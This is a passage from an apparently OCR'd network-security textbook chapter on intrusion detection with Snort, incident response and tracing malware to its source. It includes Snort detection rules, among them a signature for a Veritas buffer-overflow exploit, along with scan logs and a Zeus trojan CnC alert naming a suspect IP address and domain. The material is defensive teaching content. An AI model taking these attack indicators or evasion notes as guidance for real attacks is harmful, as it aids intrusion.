


Figure 10-2: How Signature-based IDS functions

The biggest disadvantage of signature-based systems is that they can trigger only on signatures that have been loaded. A new or obfuscated attack may go undetected. Snort is a good example of a signature-based IDS.

Statistical anomaly-detection systems require the administrator to use profiles of authorized activities or to place the IDS into a learning mode so that it can learn what constitutes normal activity. Figure 10-3 shows this overall process.




Figure 10-3: How statistical anomaly-based IDS functions

A considerable amount of time needs to be dedicated to make sure that the IDS produces a low number of false negatives. If an attacker can slowly change his activity, the IDS may be fooled over time into thinking that the new behavior is actually acceptable. *Statistical anomaly detection* is good at spotting behavior that is significantly different from normal activity. As an example, if a group of users who log in only during the day suddenly start trying to log in at 3 a.m., the IDS can trigger an alert that something is wrong. Figure 10-4 shows an example of this.

One of the most unique features of an IDS is its capability to decode packets, which is sometimes referred to as *deep packet inspection* by firewall vendors. Having the capability to decode application and protocol headers means that the

IDS can reassemble packets and look at higher-layer activity. If the IDS knows the normal activity of the protocol, it can recognize abnormal activity. *Protocol-decoding* intrusion detection requires that the IDS maintain state information. As an example, DNS is a two-step process; therefore, if a protocol-matching IDS sees a number of DNS responses that occur without a DNS request, it can flag that activity as cache poisoning. To effectively detect these intrusions, an IDS must re-implement a wide variety of application-layer protocols to detect suspicious or invalid behavior. It also needs to be monitored and vetted. As you tune it you are more likely to catch activity through monitoring.




Figure 10-4: An IDS can tell the difference between normal and abnormal activity.

DETECTING INTRUSIONS AND ATTACKS

Intrusion detection is not the only way to detect an attack or intrusion. Before intrusion detection systems were widely used, other mechanisms were used to detect unauthorized activity. One of the most widely used methods is integrity verification. An example of this technology is Tripwire, which works by building a profile of the system in a known state. This is done by using hashing algorithms, such as MD5 or SHA. These values can be created and stored for all system files and placed in a database. Then, at predetermined intervals, a second snapshot of the same files are taken, and the snapshots are compared so that any changes can be noted. This makes it easy to spot changes and abnormalities, and provides a proven means of detecting file changes or malware, such as rootkits, that may have been installed on the system.

An Overview of Snort

Snort is a freeware IDS developed by Martin Roesch and Brian Caswell. It is a NIDS that can be set up on a Linux or Windows host. Although the core program

has a command-line interface, two popular GUIs can be used: SnortSnarf and IDScenter. Snort operates as a network sniffer and logs activity that matches predefined signatures. Signatures can be designed for a wide range of traffic, including IP, TCP, UDP, and ICMP. If you have never used an IDS, you may be surprised at the number of alerts it will produce in a short time after being connected to the Internet. You should strongly consider assigning someone the task of log review and perhaps the purchase of log parsing software.

Platform Compatibility

In addition to Linux and Windows, Snort can also be run on other platforms, such as FreeBSD, Solaris, and Mac OS X. If you are going to run Snort on a Linux system, you can take advantage of some precompiled binaries that are already available for use. You also have the option of running it from a CD-based Linux OS, such as Kali. While the choice of Linux or Windows may be a no-brainer for some purists, there are advantages and disadvantages with each platform.

Features for Linux include the following:

- Snort was developed for Linux.
- Snort maintains a high level of flexibility when used on a Linux system.
- Linux does not suffer from the overhead that is required in the Windows environment.

Features for Windows include the following:

- You can use a familiar interface.
- You can use existing software and systems.

Because this book is about building your own network security lab, it is important to look at tools that can be used on both Linux and Windows. Snort is one such tool. While Snort on a Linux system does have its advantages, software choices are rarely made on purely technical grounds. If you are more comfortable with Windows, it should not stop you from building and running a Windows Snort system.

NOTE **There is an ongoing war over which operating system is the best and most secure. Just run a search on Google for "what is more secure, Linux or Windows," and your search will result in hundreds of links. You can pick any of those links, or simply go to** `http://safeandsavvy.f-secure.com/2015/02/26/which-one-is-the-most-secure-operating-system-four-points-to-remember/`.

Limiting Access to the IDS

Before you begin to install Snort, you should ensure that you have Windows locked down. Remember that the primary purpose of Snort is to monitor the

activity of the network. The last thing you want is to give an attacker the ability to access the system that Snort is running on and be able to make changes or alter the logs. Limiting access is really not that difficult. You just need to secure it physically and logically and harden the operating system.

You can physically secure your Snort system by limiting access to the server. The Snort server should be located in an area that has controlled access. You really don't need, the ability to boot from USB or a CD or DVD. If you cannot place the system in a secured server room or data center, at least place the system in a locked cabinet or other area that features controlled access.

One way to control logical access is by using a one-way data cable. Basically, if the Snort server has two NICs, the NIC that is used to monitor traffic only needs the ability to receive traffic and not transmit. This adds an additional layer of protection when deployed in an untrusted network.

You should also consider limiting who can log on to the Snort server. Guest accounts and any other unneeded accounts should be deleted. Also, the last thing you want is to leave a weak password that allows access to an unauthorized individual. Because of the capabilities of password-cracking tools and rainbow tables, you should use passwords that are complex. By that I mean upper- and lowercase letters, numbers, and special characters. Passwords should be no fewer than 8 characters long, although 14 is the preferred length. You can further confuse attackers by renaming the administrator account.

As for hardening the operating system, the best place to start is by removing all unneeded services. After you have installed your Windows operating system of choice, go to Add/Remove Programs and uninstall any unneeded Windows applications. You also want to go to the Control Panel and turn off unneeded services. As far as protocols go, only TCP/IP is needed; you can remove everything else. Next, apply all available patches and updates. If you are planning to communicate with the system remotely, consider an encrypted communications channel, such as IPSec or SSH. As a final thought, you should periodically assess the security of the system, using a tool such as Microsoft Baseline Security Analyzer or IIS Lockdown Tool. Both of these tools are available at the Microsoft website.

Verification of Configuration

Snort can operate in three different modes: Sniffer mode, Packet Logger mode, and Network Intrusion mode.

- **Sniffer mode**—Sniffer mode works just as the name implies. It configures Snort to sniff traffic.
- **Packet Logger mode**—Packet Logger mode allows Snort to capture and log traffic. To test Snort's logging abilities, you can use the `-l` (log) switch. An example of a Snort log file is shown in Figure 10-5.




Figure 10-5: Example of Snort log files

- **Network Intrusion mode**—Allows you to store Snort's data in a database for later review. While you do not need a database to use Snort, add-on tools such as the Basic Analysis and Security Engine (BASE) require database connectivity. If you chose a tool such as this, you can support it with open source MySQL and download it from `www.mysql.com/downloads/`.

Building Snort Rules

Snort matches the packets that are captured with a set of rules that the administrator provides. The rules reside in simple ASCII text files and can be modified as needed. Sometimes an existing rule will be commented out to eliminate false positive matches. A new rule may also be crafted to spot a new intrusion or simply record a network activity of interest.

Snort rules can be used to match specific signatures or misuse. These rules are made up of two basic parts:

- **Rule header**—This is where the rule's actions are identified.
- **Rule options**—This is where the rule's alert messages are identified.

Here is a sample rule to examine:

```
Alert tcp any any -> any 80 (content: "malware"; msg:
"Malware Site Accessed";)
```

In this example, I want to be alerted when any user accesses a site with the text *malware*. The Snort rule that I write is then inserted into the file `malware.rules` in the `/etc/snort/rules` directory on my Snort machine. The rule syntax is fairly obvious. This example looks for TCP connections to port 80, the HTTP port. Upon encountering a packet that meets those criteria, Snort examines the content to see whether the cleartext of "malware" is present in the text of the web page. If the rule matches, an alert is generated. It is easy to understand how Snort is able to match individual packets, as in my example. But how is Snort able to spot activities that span multiple packets, as with a port scan? The secret to that is Snort preprocessors. The preprocessors are C programs that

have an opportunity to examine packets before they are passed to the Snort analysis engine.

The Rule Header

In the sample rule from the previous section, the text up to the first parenthesis is the rule header. The first part is known as the rule action. For example, consider the following rule:

```
Alert tcp any any -> any 80
```

The action here is an alert, but rule actions can include the following:

- **Alert**—Creates an alert using whatever method has been defined
- **Log**—Logs the packet
- **Pass**—Informs Snort to ignore the packet
- **Activate**—Creates an alert and turns on a dynamic rule
- **Dynamic**—Remains unused unless another rule calls on it

The next item is the protocol. In the preceding example, TCP was used. Snort supports the following protocols:

- TCP
- UDP
- IP
- ICMP

The third field, which I have defined as "any," is the IP address field; *any* means any address. It could refer to a specific network, such as 192.168.123.0/16. Table 10-1 shows how Snort deals with subnet masks.

Table 10-1: Snort Subnet Masks

IP ADDRESS	MASK
Class A	/8
Class B	/16
Class C	/24
Single host	/32

Snort can work with lists of IP addresses, as shown here:

```
Alert tcp any any -> [192.168.123.40/32, 192.168.123.100/32] 80
(content: "malware"; msg: "Malware Site Accessed";)
```

The fourth field specifies which port Snort is working with. Although the example at the beginning of this section listed "any," it could just as well be 21,

23, 25, 53, 80, 110, and so on. Here are some examples where ports have been defined:

- To log any traffic from any IP address and any port to port 79 on the host 192.168.123.25, the command is

```
log tcp any any -> 192.168.123.25/32 79
```

- To log any traffic from any IP address and any port to any port between 1 and 1023 on the host 192.168.123.25, the command is

```
log tcp any any -> 192.168.123.25/32 1:1023
```

- To log any traffic that is from any IP address and any port less than or equal to 1023 and that is destined for host 192.168.123.25 with a port greater than 1023, the command is

```
log tcp any :1023 -> 192.168.123.25/32 1023:
```

- To log any TCP traffic from any host using any port on the 192.168.123.0 network to any port other than 21, the command is

```
log tcp any any -> 192.168.123.0/24 !21
```

  Notice how in the command, the exclamation point (!) denotes *not*.

Logging with Snort

Snort can log its output to a variety of formats, including binary and ASCII. Binary offers speed and flexibility, whereas ASCII is easier to work with. Snort can also handle the packets in one of two ways: It can alert you when something is happening in real time, or it can log the information to a database for later review. Real-time alerts provide you with information about the source, destination, and type of attack. Logged packets can provide you with MAC addresses, IP addresses, flag settings, payload information, and time stamps. A great feature of logging is being able to silently log packets for later review. Here is an example of an intercept of a Nmap TCP port scan:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

11/23-06:28:42.066875 192.168.123.191:3436 -> 192.168.123.22:80
TCP TTL:128 TOS:0x0 ID:15375 IpLen:20 DgmLen:48 DF
******S* Seq: 0x783BB49A  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

11/23-06:28:42.067126 192.168.123.22:2605 to 80 -> 192.168.123.191:3435 to 3436
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:40 DF
***A*R** Seq: 0x0  Ack: 0x783B187E  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
```

In the end, you will most likely want Snort to perform both functions, having it send alerts and log packets for later review if desirable. The following section looks at rule options in more detail.

Rule Options

Rule options allow users to fine-tune Snort so that it can detect specific items in TCP/IP packets. Rule options are separated by a semicolon (;). Table 10-2 shows some examples of rule options.

Table 10-2: Snort Rule Options

KEYWORD	DEFINITION
`ACK`	Matches a defined value in the TCP `ACK` field
`content`	Matches a defined value in the packets payload
`flags`	Matches a TCP flag setting such as `SYN`, `FIN`, or `ACK`
`ID`	Matches a specific `IPID` found in the IP header
`msg`	Prints a message defined in the alert
`TTL`	Matches a defined IP `TTL` value

These are just a few of the options. You can find a complete listing in the Snort help files and the Snort main pages. Now take a look at some examples of how these values are used.

With the `ACK` keyword, Snort matches an `ACK` value found in a TCP header, as follows:

```
ack: "ack-value";
```

The `content` keyword allows you to configure Snort to examine the payload of a packet. The syntax is as follows:

```
content: "content value";
```

The flag options are determined by their single-letter match. These include the following:

- FIN—`F`
- SYN—`S`
- RST—`R`
- PSH—`P`
- ACK—`A`
- URG—`U`
- No flags set—`0`

- Reserved bit 1—1
- Reserved bit 2—2

The established trigger has largely replaced the `flag` option. The established option is only used on established TCP connections. The syntax for the `flags` option is as follows:

```
flags: value(s);
```

The `ID` option specifies that Snort match the exact value in the IP header. The syntax is as follows:

```
id: "id-value";
```

The `msg` option informs Snort that there is a message that should be inserted in the alert. The syntax is as follows:

```
msg: "text here";
```

The `TTL` option is used to tell Snort that there is a specific TTL value to match. This option can be used to detect trace routes. Here is an example of the syntax:

```
ttl: "time-value";
```

Here are some common examples of alerts:

```
Alert tcp any any -> 192.168.123.0/24 any (msg: "SYN-FIN -> scan
detected"; flags: SF;)
Alert tcp any any -> any 21 (msg: FTP Connection -> Attempt";)
```

If a match occurs, a message should be generated. The rule option is where Snort has a lot of flexibility. Building Snort rules is only half the work. When a Snort alert occurs, it is important to be able to analyze the signature output. To really be able to determine what attackers are doing and how they are doing it, it is important to be able to perform signature analysis. This activity can be categorized as follows:

- Scans and enumeration
- DoS attacks
- Exploits

Advanced Snort: Detecting Buffer Overflows

While this chapter only covers the basics of Snort, you should be aware that it has many advanced capabilities. One is to use it to detect buffer overflows. It is worth mentioning that a buffer is a temporary data-storage area whose length is defined in the program that creates it or by the operating system. Ideally,

programs should be written to check that you cannot stuff 32 characters into a 24-character buffer. However, this type of error checking does not always occur. The easiest way to prevent buffer overflows is to stop accepting data when the buffer is filled. This task can be accomplished by adding boundary protection. Because most of the programs we use are written by other developers, buffer overflows must be monitored.

Buffer overflows offer an attacker a foothold on a system. This makes buffer overflows something that Snort should watch for. Many IDS buffer-overflow signatures developed for Snort look for a NOP sled or shellcode. A *NOP sled* is a type of counter or padding in memory that acts as a countdown; the sled is placed before the actual attack code. It can obscure the attack and make it easier to carry out, as the attacker can have the pointer land anywhere in the NOP zone. *Shellcode* is so named because it describes a portable piece of code that is used in exploits. The usual purpose of shellcode is to give the attacker a command shell on the victim's system; it looks something like this to Snort:

```
Apr 09 07:23:04snort[6283]: IDS181/nops-x86: 195.16.42.37:80:1351

-> 192.168.123.120:53
```

Attackers are never satisfied with the status quo and are constantly looking for new ways to formulate attacks. Advanced exploitation techniques such as NOP sled randomizing and shellcode encoding can be used to evade these Snort signatures. (If you would like to learn more about buffer overflows, you can review the information at `https://www.owasp.org/index.php/Buffer_overflow_attack`.)

This means that to reliably detect advanced buffer overflow attacks, it is necessary to actually look for the condition that triggers the vulnerability and not for the actual exploit. This may involve checking a packet length field to see whether its value is above a specific value, or checking the length of a string. Snort provides the capability to check for such events. Checks such as the `byte_test` keyword and Perl-compatible regular expressions (PCRE) make it is possible to create effective buffer-overflow signatures.

Here is an example of a signature that takes advantage of the `byte_test` keyword to detect exploit attempts for a buffer overflow in the Veritas `backup_exec` agent. The vulnerability is triggered when an overly long password is sent to the backup agent in an authentication request:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 10000 (msg:"EXPLOIT Veritas
Backup Agent password overflow attempt";
flow:to_server,established; content:"|00 00 09 01|"; depth:4; offset:16;
content:"|00 00 00 03|"; depth:4; offset:28; byte_jump:4,32;
byte_test:4,>,1023,0,relative; reference:cve,2005-0773;
classtype:attempted-admin; sid:3695; rev:1;)
```

The signature first tries to identify client authentication requests by looking for a destination port of 10000 and various byte sequences found in authentication request packets.

To detect this vulnerability, the signature then checks the password length field in a packet to see whether its value is greater than 1023. This is accomplished with the `byte_test` keyword. If the length is greater than 1023, the packet triggers the vulnerability, so the signature triggers an alert. This signature is part of the rule set distributed with Snort. While you probably will not be writing such signatures on day one of your Snort deployment, this should demonstrate some of the true power of Snort.

Responding to Attacks and Intrusions

The first sections of this chapter discussed the importance of intrusion detection, but what happens when an attack is detected? This moves the conversation to incident response and containment.

The Defense Advanced Research Projects Agency (DARPA) formed an early Computer Emergency Response Team (CERT) in 1988. Many people attribute the founding of CERT to the Morris worm, which had occurred earlier that year. The information superhighway was little more than a dirt road in 1988, and so the delayed response was not fatal. Few people today have the same luxury with regard to waiting until after an attack to form an incident-response plan. To reduce the amount of damage that malicious individuals can cause, organizations need to have incident-response and -handling policies in place. These policies should dictate how the organization handles various types of incidents. Most companies set up a Computer Security Incident Response Team (CSIRT) or Computer Incident Response Team (CIRT), as CERT is a registered trademark of Carnegie Mellon University.

Having a CIRT in place, along with the policies it needs to function, can provide an organization with an effective and efficient means of dealing with situations in a manner that can reduce their potential impact. These procedures should also provide management with sufficient information to decide on appropriate courses of action. By having these procedures in place, the organization can maintain or restore business continuity, defend against future attacks, and deter attacks by prosecuting violators. There can be many types of incidents, but what they all have in common is that they affect the network in a negative way and need to be responded to quickly so that the damage can be mitigated. This means that an effective incident-response plan needs to be developed to deal with such occurrences.

One of the best things about an incident-response plan is that it provides a structure to deal with an event in a time of crisis. During an actual attack, it is

important to keep calm and have a good idea about what needs to happen. One of the great things about Snort is that it can be used to watch for events and incidents. Snort's real-time captures can be used to help determine what is actually occurring, and Snort's logging ability can help investigate previous events.

In either circumstance, you must understand what is and is not an event worth investigating. As an example, although port scans and ping sweeps may be types of reconnaissance, these activities will not always result in an attack. Other events such as privilege escalation attempts, buffer-overflow attacks, brute-force login attempts, and denial-of-service attacks all require immediate investigation. With this in mind, here is the incident-response process:

1. **Planning and preparation**—The organization must establish policies and procedures to address the potential of security incidents.
2. **Identification and evaluation**—Automated systems should be used to determine whether an event occurred. There must be a means to verify that the event was real and not a false positive. The tools used for identification include IDS, IPS firewalls, audits, logging, and observation.
3. **Containment and mitigation**—Planning, training, and the use of predeveloped procedures are key to this step in the process. The incident-response plan should dictate what action must be taken. The incident-response team needs the required level of training to properly handle the response. This team also needs to know how to contain the damage and determine how to proceed.
4. **Eradication and recovery**—Containing the problem is not enough. It must also be removed and steps need to be taken to return to normal business processes.
5. **Investigation and closure**—What happened? Once the investigation is complete, a report, either formal or informal, must be prepared. This is needed to evaluate any required changes to the incident-response policies.
6. **Lessons learned**—At this final step, all those involved need to review what happened and why. Most important, what changes must be put in place to prevent future problems? Learning from what happened is the only way to prevent it from happening again.

During an incident, it is important that the team document everything that happens, because investigating computer crime is complex and involved. Missteps can render evidence unusable in a court of law. This means that team members must be knowledgeable about the proper procedures and must have had training on how to secure and isolate the scene to prevent contamination. For more information, see Chapter 11.

While no one expects hackers to break into their network security lab, the reality is that security professionals must be prepared to deal with security

incidents. You may be thinking that this is exclusively a network security task, but in reality there will be many more participants. Incident-response team members not only need to have diverse skill sets, but they should also represent various departments throughout the organization, such as the following:

- Information security
- Legal
- Human resources
- Public relations
- Physical security
- IT network and administration
- Audit and compliance

Having a diverse group better prepares the team to deal with the many types of incidents that may occur.

In the end, the incident-response process is about learning. The results of your findings should be fed back into the system to make changes or improve the environment so that the same incident is not repeated. Tasks that you may end up doing as a result of an attack include the following:

- Figuring out how the attack occurred and looking for ways to prevent it from happening again
- Creating new Snort rules
- Upgrading tools or software in response to finding out what the team did not have on hand to effectively respond to the incident
- Finding things that went wrong and making changes to the incident-response plan to improve operations during the next incident

To learn more about incident response, take some time to review the information at `www.cert.org`.

Analyzing Malware

It is an unfortunate fact that a large number of computer intrusions involve some form of malicious software. Many times malware analysis occurs as a response to a network intrusion. Now that I have discussed incident response as well as some of the different types of malware, I turn to the topic of malware analysis. As a security professional, you must understand how to deal with malware. This can include tracking it back to its source and performing some basic analysis. The following section covers some of the techniques to track malware back to its source.

Next, you will review what is needed to build a testbed to analyze malware. This will give you another good use for the lab you assembled in Chapter 1. Then you will move on to the examination of malware and the two basic analysis techniques:

- Static analysis
- Active analysis

The next section discusses malware trackback activities.

Tracking Malware to Its Source

Many types of malware make heavy use of network connectivity, and in the case of an intrusion, there should already be some basic information. This may include IP addresses, DNS addresses, TCP/UDP port numbers, and even the date and time of suspect activity. Before you start any analysis of suspected malware, you should use this data to see what you can discover. You also want to go back through any logs, alerts, and packet captures that were already generated to see what additional information you can find.

As an example, say that Snort alerts you on the following Trojan alert:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

11/23-06:28:42.067126 192.168.123.252:1033 -> 195.16.42.37:80  ET TROJAN Zeus
POST Request to CnC - URL agnostic [**] [Classification: A Network Trojan was
detected] [Priority: 1] {TCP}
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
```

Snort has flagged the activity as a network Trojan attempting to phone home to 195.16.42.37. Around the same time there is a POST request to `http://supercar.far.ru` and a DNS request to 194.67.2.108. This gives you four items to search on for malicious activity: a domain name, its associated IP four address, a DNS address, and an HTTP POST request. You can now get started!

Identifying Domains and Malicious Sites

There are many ways to trackback domain and IP address information. Some of the items you should seek to identify include the following:

- What WHOIS information can be discovered?
- Where is the site?
- Is the identified domain listed as malicious?
- What DNS data is available?

Starting with the WHOIS information, you can use DomainTools (`www.domaintools.com`) as a resource. By simply plugging in the IP address, you can retrieve the corresponding domain information, as shown in Figure 10-6.




Figure 10-6: A DomainTools lookup provides a lot of information about domains.

With some basic IP information, it is also helpful to determine the IP's geographic location (GeoIP) data. GeoIP is simply a means of locating a computer's geographic location by identifying its IP address. Although the location data may not be exact, it should offer a general representation of where an IP is geographically located. Geo-location databases can provide additional details such as longitude and latitude, region, phone number, ZIP code, and so on. Two good tools for this purpose are MaxMind (`www.maxmind.com`) and GeoIPTool (`www.geoiptool.com`). MaxMind offers a free lookup, as well as a commercial version with more accurate databases. GeoIPTool is a free service, and the results of the lookup in this example are shown in Figure 10-7.





Figure 10-7: A GeoIPTool lookup can give you geographical information.

In this example, the location of the IP address is identified by both services as Tula, Russia. Now, see if you can identify whether the domain has been associated with any known malware in the past.

Just as with geo-location, multiple sites maintain IP black lists and domain black lists. These sites keep track of whether or not a particular domain or IP address is considered malicious. For example, if a site is known to host botnet activity, its domains will probably be found on the malware domain list (`www.malwaredomainlist.com`). If the site is known to generate spam, it will most likely be listed on the Spamhaus Black List (SBL) (`www.spamhaus.org/sbl/index.lasso`). A couple of sites that are worth looking at are the Anti-Abuse Project (`www.anti-abuse.org/multi-rbl-check`) and Tcpiputils.com. The results from the `www.tcpiputils.com` site are shown in Figure 10-8.

